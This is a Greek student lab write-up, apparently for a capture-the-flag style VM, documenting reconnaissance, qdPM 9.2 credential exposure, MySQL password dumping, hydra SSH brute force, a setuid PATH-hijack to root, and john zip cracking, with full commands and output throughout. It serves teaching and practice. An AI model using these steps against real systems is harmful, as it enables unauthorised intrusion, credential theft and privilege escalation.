Υλοποίηση Επίθεσης σε Υπολογιστικό Σύστημα

Ασφάλεια Υπολογιστών και Δικτύων, 2023-2024

Ονοματεπώνυμο	ΑΜ
Λέανδρος Αρβανιτόπουλος	1072809
Νικόλας Φιλιππάτος	1072754

Table Of Contents

Scenario

Description

Έστω οτι εχουμε καταφερει να συνδεθουμε στο εσωτερικο δικτυο μιας εταιριας και θελουμε να αποκτησουμε προσβαση σε εναν υπολογιστη της για να αποκτησουμε πληροφοριες για το προτζεκτ "ICA".

Ζητούμενα

- Χαρτογραφηση του δικτυου και ευρεση ευαλωττου μηχανηματος
- Αναγνωριση των ανοιχτων πορτων και των ευπαθειων που μπορουν να εκμετελλευτουν
- Αποκτηση προσβασης ως απλος χρηστης στον υπολογιστη
- Αποκτηση super user προσβαση στον υπολογιστη

Behind the scenes

Victim Machine

Ο ευάλωττος υπολογιστης ειναι ενα virtual machine που τρεχει σε εναν εξωτερικο υπολογιστη με bridged λειτουργια δικτυου ωστε να παιρνει δικια του ip διευθυνση.

Attacker Machine

- Debian Linux
  - Parrot OS Distribution
- Terminal running Bash
- Tools
  - nmap
  - mysql
  - hydra
  - exploitdb (searchsploit)

Enumeration

Πρωτο βημα για να μπορεσουμε να κανουμε επιθεση στο μηχανημα, ειναι να κανουμε μια χαρτογραφηση του δικτυου και να ανακαλυψουμε τι υπολογιστες υπαρχουν.

Host discovery

Υπαρχουν διαφορα εργαλεία που μας επιτρεπουν χαρτογραφηση δικτυου, όπως το arp-scan και το nmap. Εμεις θα χρησιμοποιησουμε το nmap (Network Mapper):

arp-scan

```
sudo arp-scan -I wlp4s0 --localnet
```

Output:

```
Interface: wlp4s0, type: EN10MB, MAC: ec:5c:68:db:c2:41, IPv4: 192.168.1.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      34:24:3e:06:a1:04      zte corporation
192.168.1.6      00:45:e2:9f:96:83      CyberTAN Technology Inc.
192.168.1.9      00:45:e2:9f:96:83      CyberTAN Technology Inc.
192.168.1.11 46:3d:cc:39:90:76  (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

nmap

```
sudo nmap -sn 192.168.1.1-254 -oN nmap/recon
```

flag	explanation	
`-sn`	Ειναι ping scan, disables port scanning	
`-oN`	Αποθηκευει το output της εντολης σε human readable αρχειο	
`192.168.1.1-254`	Σκαναρει όλο το εσωτερικο δίκτυο	

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:16
EET
Nmap scan report for H1600V7.home (192.168.1.1)
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.012s latency).
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0066s latency).
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.000069s latency).
Nmap done: 254 IP addresses (4 hosts up) scanned in 15.00
seconds
```

Βλεπουμε οτι η δικια μας ip ειναι :

```
ip a show wlp4s0
```

Output:

```
192.168.1.11/24
```

Εξ ορισμου στα εσωτερικα δικτυα η `192.168.1.1` ειναι η default διευθυνση gateway, στην οποια βρισκεται το router, οποτε εχουμε δυο πιθανους υπολογιστες που μπορουμε να κανουμε επιθεση : `192.168.1.7` και `192.168.1.9`

Χρησιμοποιουμε το εργαλειο nmap για να σκαναρουμε τις διευθυνσεις, και να βρουμε τις ανοιχτες πορτες και τις υπηρεσιες που τρεχουν απο πισω. Αποθηκευουμε τα αποτελεσματα στον τοπικο φακελο `./nmap`

```
nmap -Pn -sC -sV -T4 192.168.1.7 -oN nmap/machine_7
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:21
EET
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.047s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
5061/tcp open  tcpwrapped

Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.30 seconds
```

Επεξηγηση:

flag	explanation
`-Pn`	Παρακαμπτει την διαδικασια ευρεσης ενεργων host, και συμπεριφερεται σε ολους σαν να ειναι ενεργοι
`-sC`	Τρεχει τα default script για σκαναρισμα των πορτων
`-sV`	Παραθετει πληροφοριες για τις υπηρεσιες που τρεχουν πισω απο τις ανοιχτες πορτες
`-T4`	Θετει timeout στα πακετα που στελνει το nmap για πιο γρηγορο σκαν

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:20 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:7b:8e (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
3306/tcp open  mysql   MySQL 8.0.26
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-25T10:47:29
|_Not valid after:  2031-09-23T10:47:29
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 12
|   Capabilities flags: 65535
|   Some Capabilities: SwitchToSSLAfterHandshake, SupportsCompression, IgnoreSpaceBeforeParenthesis, LongPassword,
SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, InteractiveClient, ConnectWithDatabase,
Speaks41ProtocolNew, DontAllowDatabaseTableColumn, ODBCClient, Support41Auth, LongColumnFlag, FoundRows, SupportsMultipleResults,
SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: q\x06%\x04\x17{6\x11dJpc\x04;k./\x03+q
|_  Auth Plugin Name: caching_sha2_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

Εαν δεν ειναι αρκετες οι ανοιχτές πορτες που βρηκαμε με την παραπανω εντολη μπορουμε να τρεξουμε την ιδια εντολη με την παραμετρο `-p-` για να σκαναρει ολες τις πορτες οχι τις 1000 πιο σημαντικες.

Extensive Scan of the ports:

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9_2 -p-
```

flag	explanation
`-p-`	Σκαν των πορτων απο την αρχη εως το τελος (ολων των πορτων)

Αντιθετα με το `192.168.1.7` ,που δεν εχει καποια ανοιχτη πορτα με γνωστη υπηρεσια, βλεπουμε οτι στην `192.168.1.9` υπαρχουν ανοιχτες οι πόρτες 22, 80, 3306 και υπηρεσιες ssh, webserver, mysql που μπορει να ειναι ευαλωττες.

Αναθετουμε την ip στην μεταβλητη ipt για να διευκολυνθουμε να τρεχουμε τις εντολες με την μεταβλητη $ipt:

```
export ipt=192.168.1.9
```

Vulnerability Discovery

nmap script vuln

Η επιλογη παραμετρου --script vuln κανει παραλληλη αναζητηση για ευπαθειες μαζι με τις υπηρεσιες που τρεχουν πισω απο ανοιχτες πορτες

```
nmap --script vuln $ipt -oN nmap/machine_9_vuln
```

Output:


```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:33 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.010s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.9
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.9:80/
|     Form id: loginform
|     Form action: http://192.168.1.9/index.php/login
|
|     Path: http://192.168.1.9:80/index.php/login/restorePassword
|     Form id: restorepassword
|_    Form action: /index.php/login/restorePassword
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /backups/: Backup folder w/ directory listing
|   /robots.txt: Robots file
|   /batch/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /core/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /install/: Potentially interesting folder
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /manual/: Potentially interesting folder
|   /template/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 33.79 seconds
```

Απο το output της εντολης βλεπουμε πιθανα κενα ασφαλειας που μπορουμε να αξιοποιησουμε.
Για παραδειγμα στο `/robots.txt` περιεχονται διευθυνσεις που δεν γινονται indexed απο τα search engines.
Η sql πιθανως ειναι ευαλωτη στο cve2012-2122 (exploit-db.com)

Identifying exploits

Απο το script αυτο μπορουμε να δουμε οτι στην διευθυνση `192.168.1.9` τρεχει ενα web server με την υπηρεσια apache.
Συγκεκριμενα οταν συνδεομαστε στο url http://192.168.1.9:80 βλεπουμε το περιεχομενο της σελιδας

Βλεπουμε το version που τρεχει : `qdPM 9.2`



Και θα αξιοποιησουμε το εργαλειο `searchsploit` απο το πακετο `exploitdb` για να δουμε εαν το version αυτο εχει καποιο γνωστο vulnerability ή να κανουμε μια αναζητηση στο exploit-db.com .

```
searchsploit qdPM 9.2
```

Output:

```
---------------------------------------------------- ---------------------------------
 Exploit Title                                      |  Path
---------------------------------------------------- ---------------------------------
qdPM 9.2 - Cross-site Request Forgery (CSRF)        | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)      | php/webapps/50176.txt
---------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Ο webserver εχει ευπαθεια Password Exposure, και μπορουμε να δουμε λεπτομεριες με τις επομενες δυο εντολες, εφοσον εχουμε εγκαταστησει το εργαλειο `exploitdb` στο attacker συστημα μας:

```
cat /usr/share/exploitdb/exploits/php/webapps/50176.txt
```

ή

```
searchsploit -x php/webapps/50176.txt
```

Output:

```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to
http://<website>/core/config/databases.yml file and download.
```

Exploiting Vulnerabilities

Exploiting using the vulnerability Password Exposure:

> **Explanation**
>
> Το κενο ασφαλειας Password Exposure, δειχνει οτι υπαρχει δημόσιο το αρχειο `database.yml` που περιεχει συνθηματικα για την mysql βαση που στηριζεται το site.

Ειτε παμε στην σελιδα απο το browser ειτε με την εντολη curl :

```
curl http://192.168.1.9:80/core/config/databases.yml
```

Output:

```
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Οποτε βρηκαμε το username και τον κωδικο του admin της βασης δεδομενων που τρεχει πισω απο τον webserver και μπορουμε να συνδεθουμε σε αυτη.

Different way to see the vulnerabilities :

```
whatweb http://$ipt
```

Exploitation

Connecting to database

Συνδεομαστε στην βαση δεδομενων με το username και τον κωδικο που βρηκαμε απο το κενο ασφαλειας :

Εντολή σύνδεσης mysql :

```
mysql -u qdpmadmin -h 192.168.1.9 -p
```

Username:

```
qdpmadmin
```

Password:

```
UcVQCMQk2STVeS6J
```

Αφου συνδεθουμε στην MySQL βαση δεδομενων, θα περιηγηθουμε και θα επιλεξουμε την σωστη βαση και πινακες για να παρουμε δεδομενα που μας ενδιαφερουν

Output:

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
| sys                |
+--------------------+
6 rows in set (0,018 sec)
```

```
MySQL [(none)]> use staff;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
MySQL [staff]> show tables;
+-----------------+
| Tables_in_staff |
+-----------------+
| department      |
| login           |
| user            |
+-----------------+
3 rows in set (0,006 sec)
```

```
MySQL [staff]> select * from user;
+------+---------------+--------+---------------------------+
| id   | department_id | name   | role                      |
+------+---------------+--------+---------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist |
|    2 |             2 | Lucas  | Computer Engineer         |
|    3 |             1 | Travis | Intelligence Specialist   |
|    4 |             1 | Dexter | Cyber Security Analyst    |
|    5 |             2 | Meyer  | Genetic Engineer          |
+------+---------------+--------+---------------------------+
5 rows in set (0,090 sec)
```

```
MySQL [staff]> select * from login;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0,022 sec)
```

```
MySQL [staff]> select name,password from login join user on user_id=user.id;
+--------+--------------------------+
| name   | password                 |
+--------+--------------------------+
| Smith  | WDdNUWtQM1cyOWZld0hkQw== |
| Lucas  | c3VSSkFkR3dMcDhkeTNyRg== |
| Travis | REpjZVZ5OThXMjhZN3dMZw== |
| Dexter | N1p3VjRxdGc0MmNtVVhHWA== |
| Meyer  | Y3FObkJXQ0J5UzJEdUpTeQ== |
+--------+--------------------------+
5 rows in set (0,008 sec)
```

Αξιοποιωντας το site: hashes.com βλεπουμε οτι τα passwords ειναι κωδικοποιημενα σε μορφη base64

```
WDdNUWtQM1cyOWZld0hkQw== - Possible algorithms: Base64(unhex(MD5($plaintext)))
```

Για να τα αποκωδικοποιησουμε αξιοποιουμε την native εντολη base64 με την παραμετρο -d που κανει decode.

```
cat files/smith_password.b64 | base64 -d
```

Output:

```
X7MQkP3W29fewHdC
```

Γραφουμε ενα script για να αποθηκευσει τα αρχεια μας, κυριως για την δικη μας διευκολυνση :

```python
#!/bin/python
import sys
from pathlib import Path
import base64


def main():
    path = Path(__file__).parent
    direct_parent = path.parent
    file_path = Path(direct_parent, "files")

    users = {
        "Smith": " WDdNUWtQM1cyOWZld0hkQw==",
        "Lucas": " c3VSSkFkR3dMcDhkeTNyRg==",
        "Travis": " REpjZVZ5OThXMjhZN3dMZw==",
        "Dexter": " N1p3VjRxdGc0MmNtVVhHWA==",
        "Meyer": " Y3FObkJXQ0J5UzJEdUpTeQ==",
    }

    for user in users:
        user = user.strip()
        file = Path(file_path, f"{user}.b64")
        with open(file, "w") as f:
            f.write(users[user])

    passwords = {user: "" for user in users}

    for file in file_path.iterdir():
        if file.suffix != ".b64":
            continue
        with open(file, "r") as f:
            passwords[file.stem] = f.readline().strip("\n")

    # decode base64 encoding

    for user in passwords:
        # passwords[user] = passwords[user].decode("base64")
        passwords[user] = base64.b64decode(passwords[user]).decode("utf-8")
        with open(Path(file_path, f"{user}.txt"), "w") as f:
            f.write(passwords[user])

    users_file = Path(file_path, "users.txt")
    with open(users_file, "w") as f:
        for user in passwords:
            user = user.strip()
            f.write(f"{user}\n")
            f.write(f"{user.lower()}\n")

    passwords_file = Path(file_path, "passwords.txt")
    with open(passwords_file, "w") as f:
        for user in passwords:
            user = user.strip()
            password = passwords[user].strip()
            f.write(f"{password}\n")


if __name__ == "__main__":
    main()
```

connecting to ssh

Δοκιμαζουμε καποιο απο τα passwords :

Εντολή σύνδεσης ssh:

```
ssh Lucas@$ipt
```

Password

```
suRJAdGwLp8dy3rF
```

Output:

```
Lucas@192.168.1.9's password:
Permission denied, please try again.
Lucas@192.168.1.9's password:
Permission denied, please try again.
Lucas@192.168.1.9's password:
```

Υποψιαζομαστε οτι δεν εχουν αντιστοιχηθει σωστα τα passwords , οποτε εχοντας μαζεψει ολα τα usernames και passwords σε δυο αρχεια αξιοποιουμε το εργαλειο hydra για να κανουμε bruteforce το login του ssh.

Εντολή Hydra

```
hydra -L files/users.txt -P files/passwords.txt ssh://$ipt
```

flag	explanation
-L	Ακολουθει ενα αρχειο με λιστα usernames
-P	Ακολουθει ενα αρχειο με λιστα passwords

Output:

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-03 00:10:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50 login tries (l:10/p:5), ~4 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9   login: travis   password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.1.9   login: dexter   password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-03 00:11:03
```

Απο αυτο βλεπουμε οτι μονο δυο απο τα usernames και οι κωδικοι τους λειτουργουν για ssh login.

Connecting with ssh as travis

Οποτε μπορουμε να συνδεθουμε σαν Travis με τον κωδικο

Εντολή σύνδεσης ssh:

```
ssh travis@192.168.1.9
```

Password:

```
DJceVy98W28Y7wLg
```

Αφου συνδεθουμε στο ssh και δουμε τι αρχεία έχει στο φακελο home :

```
ls
```

Output:

```
user.txt
```

Ανοιγουμε να δουμε τα περιεχομενα του αρχειου user.txt

```
cat user.txt
```

Output:

```
ICA{Secret_Project}
```

Μπορουμε να δουμε οτι εχουμε προσβαση στον φακελο του travis

Θελουμε να δουμε τι αλλο μπορει να κανει ο travis σαν sudo
Οποτε τρεχουμε

```
sudo -l
```

Output:

```
[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
```

Η εντολη sudo -l εμφανιζει τα δικαιωματα που εχει ο τωρινα συνδεδεμενος χρηστης.

Οποτε θα κοιταξουμε αν ο χρηστης dexter εχει περισσοτερα δικαιωματα στον server.

Connecting with ssh as dexter

Εντολή σύνδεσης ssh:

```
ssh dexter@$ipt
```

Password:

```
7ZwV4qtg42cmUXGX
```

Θα κοιταξουμε να δουμε τι εχει στον φακελο του home του :

```
ls
```

Output:

```
note.txt
```

```
cat note.txt
```

Output:

```
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
```

Privilege Escalation

Checking

Ελεγχουμε να δουμε τι μπορει να κανει ο dexter σαν sudo :

```
sudo -l
```

Output:

```
Sorry, user dexter may not run sudo on debian.
```

Συμφωνα με το μηνημα του note.txt υπαρχουν καποια binaries που μπορουμε να εκμεταλευτουμε. Για αυτο τον λογο ψαχνουμε executable αρχεια με `setuid`

Οταν χρησιμοποιειται το `setuid` bit, τοτε το αρχείο που γινεται executed δεν τρεχει με τα δικαιωματα του χρηστη που το έτρεξε αλλά με τα δικαιώματα του ιδιοκτήτη του αρχείου. Στην συγκεκριμένη περίπτωση ο ιδιοκτήτης είναι ο root.

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
```

flag	explanation
/	root directory
-perm -4000	files with the setuid bit set
-type f	κοιταζει μονο για αρχεια και οχι για directories
-exec ls -la {} \;	Εκτελει την εντολη ls -la σε καθε αρχειο που βρισκει
2>/dev/null	μεταφερει ολα τα μηνυματα error στο /dev/null το οποιο τα κανει suppress

Αξιοποιωντας την εντολη find, αναζητουμε απο τον root folder τα αρχεια που εχει το setuid bit set, ειναι αρχεία

Output:

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 16816 Sep 25  2021 /opt/get_access
-rwsr-xr-x 1 root root 58416 Feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jul 28  2021 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 182600 Feb 27  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Jul 28  2021 /usr/bin/su
-rwsr-xr-x 1 root root 55528 Jul 28  2021 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 481608 Mar 13  2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51336 Feb 21  2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Executing

Το πρωτο αρχειο που βλεπουμε ειναι το `/opt/get_access`

```
ls -la /opt/get_access
```

Output:

```
-rwsr-xr-x 1 root root 16816 Sep 25  2021 /opt/get_access
```

Βλεπουμε οτι ειναι executable απο ολους, οποτε πριν το τρεξουμε θα ψαξουμε να δουμε τι πληροφοριες μπορουμε να μαθουμε για το αρχειο:

```
file /opt/get_access
```

Output:

```
/opt/get_access: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=74c7b8e5b3380d2b5f65d753cc2586736299f21a, for GNU/Linux 3.2.0, not stripped
```

Μαθαινουμε οτι είναι executable lsb αρχειο. Επειτα τρεχουμε την εντολη strings για να δουμε τι εντολες καλει το αρχειο οταν τρεχει:

```
strings /opt/get_access
```

Output:

```
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
```

```
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
```

```
.dynamic
.got.plt
.data
.bss
.comment
```

Μας ενδιαφέρει ιδιαίτερα η 2η και 16 γραμμη:

```
2: setuid
16: cat /root/system.info
```

Έπειτα βλεπουμε οτι μπορει να τρεξει cat στο /root directory . Όμως το cat δεν εχει absolute path στην 16 γραμμη.

Με την παρακατω εντολη βρισκουμε ποιο προγραμμα καλει η εντολη cat οταν καλειται

```
which cat
```

Output:

```
/usr/bin/cat
```

Ψαχνουμε να δουμε τι περιεχει το $PATH

```
echo $PATH
```

Output:

```
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Δημιουργουμε ενα νεο αρχειο στο directory tmp και θετουμε σαν περιεχομενο την εντολη `/bin/bash`.

```
echo '/bin/bash' >> /tmp/cat
```

Κανουμε το προγραμμα `/tmp/cat` executable ωστε να μπορει να τρεχει

```
chmod +x /tmp/cat
```

Στοχος μας ειναι να πειραξουμε το PATH, ωστε οταν καλει την cat, να μην καλει την `/usr/bin/cat` αλλα την `/tmp/cat`. Για αυτο βαζουμε πρωτα στο PATH τον φακελο temp.

```
export PATH=/tmp:$PATH
```

Output:

```
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Βλεπουμε οτι βαλαμε κανονικα τον φακελο tmp στο path, αρα το cat που βρισκεται στο tmp μπορει να το καλεσει το προγραμμα get_access.

Ολη αυτη τη διαδικασια την κανουμε για να μπουμε στον φακελο root, στον οποιο δεν εχουμε προσβαση με αλλον λογαριασμο εκτος απο τον root.

Ελεγχουμε οτι δεν μπορουμε να μπουμε στον φακελλο oot

```
cd /root/
```

Output:

```
-bash: cd: /root/: Permission denied
```

Τρεχουμε το `/opt/get_access`, το οποιο τρεχει με root privileges λόγω του `setuid` bit και καλει την cat, την οποια εχουμε πειραξει να τρεχει `/bin/bash` δινοντας μας shell με δικαιώματα root user.

```
dexter@debian:~$ /opt/get_access
root@debian:~#
```

Ετσι πλεον εχουμε αποκτησει super user access στον υπολογιστη.

Root user access

password

```
root
```

Command:

```
root@debian:/root# ls
```

Output:

```
encrypted.zip  root.txt  system.info
```

Command:

```
strings root.txt
```

Output:

```
Super Secret Project Information is leaked!!!
```

Μέσα στον φάκελο βλεπουμε και ενα zip αρχειο το οποιο ειναι encrypted με κωδικο,

Βλεπουμε

Command:

```
unzip encrypted.zip
```

Output:

```
Archive:  encrypted.zip
[encrypted.zip] super_secret.txt password:
```

Κατεβαζουμε το encrypted.zip αρχειο.

Password Cracking Zip

Για να σπασουμε τον κωδικο του zip θα αξιοποιησουμε το προγραμμα john the ripper

Το πρόγραμμα John The Ripper ειναι ενα open source password cracking tool, το οποιο εστιάζει στο σπάσιμο των password hashes. Για να σπασουμε ενα password protected zip αρχειο, χρησιμοποιουμε την εντολη zip2john για να δημιουργησουμε ενα hash απο το encrypted.zip αρχειο

```
zip2john encrypted.zip > encrypted.zip.hash
```

Command:

```
ver 2.0 efh 5455 efh 7875 encrypted.zip/super_secret.txt PKZIP Encr: TS_chk, cmplen=75, decmplen=66, crc=314B6EBB ts=ACC8 cs=acc8
type=8
```

```
cat encrypted.zip.hash
```

Command:

```
encrypted.zip/super_secret.txt:$pkzip$1*1*2*0*4b*42*314b6ebb*0*4a*8*4b*acc8*36941e5a11e0958d6e84afd109d91ded9564d065695ffdd51651745
f9b041118a7b72913586688cd19a92af0eb716cd82871c04249e8b42144d32188e1f99692dd0876ca01af46974097bd*$/pkzip$:super_secret.txt:encrypted
.zip::encrypted.zip
```

Απο το σημειο `$pkzip` και μετα ακολουθει το hash του encrypted password. μεχρι το `/pkzip$`

Command:

```
john encrypted.zip.hash
```

Output:

```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
techracoon1337   (encrypted.zip/super_secret.txt)
1g 0:00:00:00 DONE 1/3 (2024-01-18 21:48) 100.0g/s 2400p/s 2400c/s 2400C/s zipsuper..techracoon1337encrypted.zip/super_secret.txt
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Οπότε βρίσκουμε το κωδικό οτι ειναι techracoon1337 και ξεκλειδωνουμε το encrypted.zip

Μέσα εχει το αρχείο super_secret.txt :

Command:

```
cat super_secret.txt
```

Output:

```
This is the outmost secret our company is hiding, be wary of it
```

References & Tools

Tools

- hydra
- arp-scan
- nmap
- john
- mysql
- exploitdb
- ip
- curl
- find

References

- Setuid Special Permissions
- nmap vulnerability scan